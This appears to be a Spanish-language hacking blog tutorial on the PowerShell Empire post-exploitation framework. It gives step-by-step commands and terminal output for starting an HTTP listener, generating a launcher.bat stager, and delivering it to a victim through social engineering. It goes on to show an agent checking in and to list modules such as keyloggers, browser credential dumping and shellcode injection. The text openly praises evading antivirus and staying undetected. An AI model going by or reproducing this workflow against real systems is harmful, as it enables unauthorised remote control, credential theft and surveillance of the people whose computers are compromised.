

blog.ehcgroup.io

Hacking con Empire: Agente Post-Explotación PowerShell

7-9 minutos

Este artículo es el primer post de la serie **Empire**. Aquí, se verá todos los aspectos básicos que necesitas saber sobre el Framework: **PowerShell Empire**. Y en los próximos tutoriales, veremos las hazañas avanzadas de Empire.

1. Introducción

Empire es un framework **post-explotación**. Es un agente de PowerShell puro, centrado únicamente en Python con comunicaciones criptográficamente seguras con el complemento de una arquitectura flexible. Empire tiene los medios para ejecutar agentes de PowerShell sin el requisito de PowerShell.exe. Puede emplear rápidamente módulos post-explotables, que cubren una amplia gama que va **desde keyloggers hasta mimikatz**, etc.

Este framework es una combinación de los proyectos **PowerShell Empire** y **Python Empire**; lo que lo hace fácil de usar y conveniente. PowerShell Empire se lanzó en 2015 y Python Empire se lanzó en 2016. **Es similar a Metasploit y Meterpreter**. Pero como es una herramienta de comando y control, te permite controlar una PC de manera mucho más eficiente.

2. Importancia

PowerShell ofrece abundantes ventajas ofensivas que incluyen además el acceso completo de .NET, la lista blanca de applock y el acceso directo a Win32. También construye binarios maliciosos en la memoria. Es útil ya que se desarrolla rápidamente en comparación con otros marcos. Además, como no requiere PowerShell.exe, te permite omitir los antivirus. Por lo tanto, es mejor usar el **PowerShell Empire**.

3. Terminología

Antes de comenzar con la acción necesitas saber estas cuatro cosas:

- **Listener:** el oyente es un proceso que escucha una conexión desde la máquina que estamos atacando. Esto ayuda a Empire a enviar el “paquete” a la computadora del atacante.
- **Stager:** un stager es un fragmento de código que permite que nuestro código malicioso se ejecute a través del agente en el host comprometido.
- **Agent:** un agente es un programa que mantiene una conexión entre tu computadora y el host comprometido.
- **Módulo:** Esto es lo que ejecuta nuestros comandos maliciosos, que pueden recopilar credenciales y escalar nuestros privilegios como se mencionó anteriormente.

4. Instalación

Puedes descargar Empire desde aquí. Clona el comando desde el hipervínculo proporcionado para GitHub o simplemente usa `clone`.

Usa el siguiente comando para descargarlo:

```
git clone https://github.com/EmpireProject  
/Empire.git
```

```
cd Empire/  
ls  
cd setup/  
ls  
./install.sh
```

```
=====
[Empire] Post-Exploitation Framework
=====
[Version] 2.5 | [Web] https://github.com/empireProject/Empire
=====

  E M P I R E

285 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) > 
```

Iniciar empire

Ahora use el comando `help` ya que abre todas las opciones esenciales requeridas inicialmente.

```
root@kali: ~/Empire
Archivo Editar Ver Buscar Terminal Ayuda
(Empire) > help


Commands
=====
agents      Jump to the Agents menu.
creds       Add/display credentials to/from the database.
exit        Exit Empire
help        Displays the help menu.
interact    Interact with a particular agent.
list        Lists active agents or listeners.
listeners   Interact with active listeners.
load        Loads Empire modules from a non-standard folder.
plugin      Load a plugin file to extend Empire.
plugins     List all available and active plugins.
preobfuscate Preobfuscate PowerShell module_source files
reload      Reload one (or all) Empire modules.
report      Produce report CSV and log files: sessions.csv, credentials.csv, master.log
reset       Reset a global option (e.g. IP whitelists).
resource    Read and execute a list of Empire commands from a file.
searchmodule Search Empire module names/descriptions.
set         Set a global option (e.g. IP whitelists).
show        Show a global option (e.g. IP whitelists).
usemodule   Use an Empire module.
```

Comando help para Empire

De acuerdo con el flujo de trabajo, primero, tenemos que crear un oyente en nuestra máquina local. Escribe el siguiente comando:

listeners

Después de ejecutar el comando anterior, dirá que “*no listeners are currently active*”, pero no te preocupes, ahora estamos en la interfaz del oyente. Así que en esta interfaz de oyente, escribe:



```
root@kali: ~/Empire
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
interact      Interact with a particular agent.
list          Lists active agents or listeners.
listeners     Interact with active listeners.
load          Loads Empire modules from a non-standard folder.
plugin        Load a plugin file to extend Empire.
plugins       List all available and active plugins.
preobfuscate  Preobfuscate PowerShell module source files
reload        Reload one (or all) Empire modules.
report        Produce report CSV and log files: sessions.csv, credentials.csv, master.log
reset         Reset a global option (e.g. IP whitelists).
resource      Read and execute a list of Empire commands from a file.
searchmodule  Search Empire module names/descriptions.
set           Set a global option (e.g. IP whitelists).
show          Show a global option (e.g. IP whitelists).
usemodule     Use an Empire module.
usestager     Use an Empire stager.

(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener
dbx          http_com      http_hop      meterpreter   redirector
http         http_foreign http_mapi     onedrive
(Empire: listeners) > uselistener
```

listeners en Empire

uselistener <tab> <tab>

El comando anterior mostrará una lista de todos los oyentes que se pueden usar, como *dbx*, *http*, *http_com*, etc. El oyente más popular y de uso común es **http** y usaremos el mismo en nuestra práctica. Para ese tipo:

uselistener http

Este comando crea una escucha en el puerto local 80. Si el puerto 80 ya está ocupado por un servicio como Apache, asegúrate de detener ese servicio, ya que esta escucha de http solo funcionará en el puerto 80. Ahora para ver todas las configuraciones que debes proporcionar en este tipo de oyente, escribe:

info

```

root@kali: ~/Empire
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
(Empire: listeners) > uselistener http
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name           Required  Value           Description
  ----           -
  SlackToken     False    Your SlackBot A
PI token to communicate with your Slack instance.
  ProxyCreds     False    default         Proxy credentia
ls ([domain\]username:password) to use for request (default, none, or other).
  KillDate       False    Date for the li
stener to exit (MM/dd/yyyy).
  Name           True     http            Name for the li

```

Información de listener http en Empire

Como puedes ver en la imagen, hay una variedad de configuraciones que puedes usar para modificar o personalizar tu *listener*. Intentemos cambiar el nombre de nuestro oyente ya que ayuda a recordar a todos los oyentes que están activados; si se activan en masa. Así que para esto, escribe..:

```
set Name [nombre]
```

El comando anterior cambiará el nombre de los oyentes de http a [nombre].

Por lo general, este oyente toma automáticamente la IP del host local pero, por si acaso, puede susar el siguiente comando para configurar tu IP:

```
set Host [IP_Local]
execute
```

```

root@kali: ~/Empire
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
ng to use for the staging request (default, none, or other).
  StagingKey     True     63a9f0ea7bb98050796b649e85481845 Staging key for
initial agent negotiation.
  BindIP         True     0.0.0.0                          The IP to bind

```

```

to on the control server.
  Port      True      80      Port for the li
stener.
  ServerVersion  True      Microsoft-IIS/7.5      Server header f
or the control server.
  StagerURI      False      URI for the sta
ger. Must use /download/. Example: /download/stager.php

(Empire: listeners/http) > set Name prueba
(Empire: listeners/http) > set Host http://192.168.1.60
(Empire: listeners/http) > execute
[*] Starting listener 'prueba'
* Serving Flask app "http" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) >

```

Establecer nombre e IP de listener

El comando de arriba ejecutará al oyente. Luego regresa y usa el PowerShell listener como se muestra en la imagen.

Ahora escribe `back` para regresar desde la interfaz del oyente para que podamos ejecutar nuestros módulos. Usa el siguiente comando para ver todos los módulos que proporciona el **empire**:


```
usestager <tab> <tab>
```


Como se puede ver en la imagen de abajo, hay muchos módulos para Windows e iOS junto con algunos múltiples módulos que se pueden usar en cualquier plataforma.

Usaremos `launcher.bat` para **crear malware y explotar la PC de nuestras víctimas** en este tutorial. Entonces, usamos este tipo:

```
usestager windows/launcher.bat
```

Este archivo debe ser enviado a la víctima por cualquier método de Ingeniería Social:





Archivo launcher_bat para hacking

Luego, vuelva a escribir `info` para ver todas las configuraciones requeridas por el exploit. Después de examinar verás que solo necesitamos proporcionarle un oyente. Por lo tanto, escribe lo siguiente:

```
set Listener [nombre]
execute
```

```

root@kali: ~/Empire
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
(Empire: listeners) > usestager
usestager
(Empire: listeners) > usestager
usestager
(Empire: listeners) > usestager
multi/bash          osx/macho          windows/launcher_bat
multi/launcher       osx/macro          windows/launcher_lnk
multi/macro          osx/pkg            windows/launcher_sct
multi/pyinstaller    osx/safari_launcher windows/launcher_vbs
multi/war            osx/teensy         windows/launcher_xml
osx/applescript      windows/backdoorLnkMacro windows/macro
osx/application      windows/bunny      windows/macroless_msword
osx/ducky            windows/csharp_exe windows/shellcode
osx/dylib            windows/dll         windows/teensy
osx/jar              windows/ducky
osx/launcher         windows/hta
(Empire: listeners) > usestager u
(Empire: listeners) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > set Listener prueba
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat
(Empire: stager/windows/launcher_bat) >


```

Módulos de Empire

Los dos comandos anteriores ejecutarán nuestro exploit después de configurar el listener `pruebay` crear `/tmp/launcher.bat`. Usa el servidor de Python para **ejecutar este archivo en la PC de las víctimas**. Como el archivo se ejecutará, tendrás una sesión. Para

comprobar tu tipo de sesión, escribe:

```
agents
```



```

root@kali: ~/Empire
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
1 listeners currently active
0 agents currently active

(Empire) > agents
[!] No agents currently registered
(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 192.168.1.61
[*] New agent V1CBMSEN checked in
[+] Initial agent V1CBMSEN from 192.168.1.61 now active (Slack)
[*] Sending agent (stage 2) to V1CBMSEN at 192.168.1.61

(Empire: agents) > agents

[*] Active agents:

Name      La Internal IP      Machine Name      Username      Process
----      -
V1CBMSEN  ps 192.168.1.61      DESKTOP-5V27NK9   *DESKTOP-5V27NK9\ismae powershell
l         2052 5/0.0             2019-03-10 15:54:52

(Empire: agents) > 

```

agents activos en Empire

Con el comando anterior, puedes ver que tienes una sesión activada. Puedes cambiar el nombre de tu sesión ya que el nombre dado de manera predeterminada es bastante complicado y difícil de recordar. Para ello escribe:

```
rename V1CBMSEN EsGeeks
```

Usa lo siguiente para acceder a la sesión:


```
interact EsGeeks
```

5.1. usemodule

Anteriormente se mostraba la demostración básica de empire y sus diferentes términos utilizados y cómo usarlos. También hay otro término, es decir, **usemodule**. Por último, veamos cómo usarlo.

```
usemodule <tab> <tab>
```

El comando te mostrará todos los módulos disponibles y listos para usar, como se muestra en la siguiente imagen:




```
root@kali: ~/Empire
(Empire: EsGeeks) > usemodule
Display all 204 possibilities? (y or n)
code_execution/invoke_dllinjection
code_execution/invoke_metasploitpayload
code_execution/invoke_ntsd
code_execution/invoke_reflectivepeinjection
code_execution/invoke_shellcode
code_execution/invoke_shellcodemsil
collection/ChromeDump
collection/FoxDump
collection/USBKeylogger*
collection/WebcamRecorder
collection/browser_data
collection/clipboard_monitor
collection/file_finder
collection/find_interesting_file
collection/get_indexed_item
collection/get_sql_column_sample_data
collection/get_sql_query
collection/inveigh
collection/keylogger
collection/minidump
collection/netripper
collection/niniaconv*
```

usemodule en Empire

A continuación se muestra una pequeña demostración de cómo usar usemodule. Escribe el siguiente comando:

```
usemodule trollsloit/message
set MsgText HAS SIDO HACKEADO POR ESGEEKS
execute
y
```




```
root@kali: ~/Empire
s. Ex. shinject <listener> <pid>
sleep Task an agent to 'sleep interval [jitter]'.
spawn Spawns a new Empire agent for the given listener name. Ex. spawn <listener>
steal_token Uses credentials/tokens to impersonate a token for a given process ID.
sysinfo Task an agent to get system information.
updatecomms Dynamically update the agent comms to another listener
updateprofile Update an agent connection profile.
upload Task an agent to upload a file.
usemodule Use an Empire PowerShell module.
workinghours Get or set an agent's working hours (9:00-17:00).

(Empire: EsGeeks) > usemodule trollsloit/message
ADO POR ESGEEKSHELL/trollsloit/message) > set MsgText HAS SIDO HACKE
(Empire: powershell/trollsloit/message) > execute
[>] Module is not on the safe run? [y/N] y
```

```
[*] Module is not upsec safe, run! [y/n] y
[*] Tasked V1CBMSEN to run TASK_CMD_JOB
[*] Agent V1CBMSEN tasked with task ID 8
[*] Tasked agent EsGeeks to run module powershell/trollsploit/message
(Empire: powershell/trollsploit/message) > [*] Agent V1CBMSEN returned results.
Job started: XTPMR8
[*] Valid results returned by 192.168.1.61
```

usemodule trollsploit message

El uso del módulo anterior mostrará un mensaje en la PC de las víctimas como se muestra a continuación:



Hacking con EsGeeks

6. Conclusión

El malware en la forma de **.exe/dll/hta**, etc. permite a un atacante construir cualquier ataque deseable ya que este framework tiene acceso a Win32. Aunque las compañías de antivirus se están dando cuenta día a día, estas siguen siendo válidas. Es una gran herramienta debido a su vasta, auténtica y eficiente **colección de post-exploits**.

En última instancia, el objetivo es no ser detectado y tener éxito en tu ataque y esta herramienta nos permite hacerlo. Y este artículo cubrió todos los conceptos básicos que necesitas saber sobre este framework. Atento a los siguientes artículos.

Fuente: esgeeks.com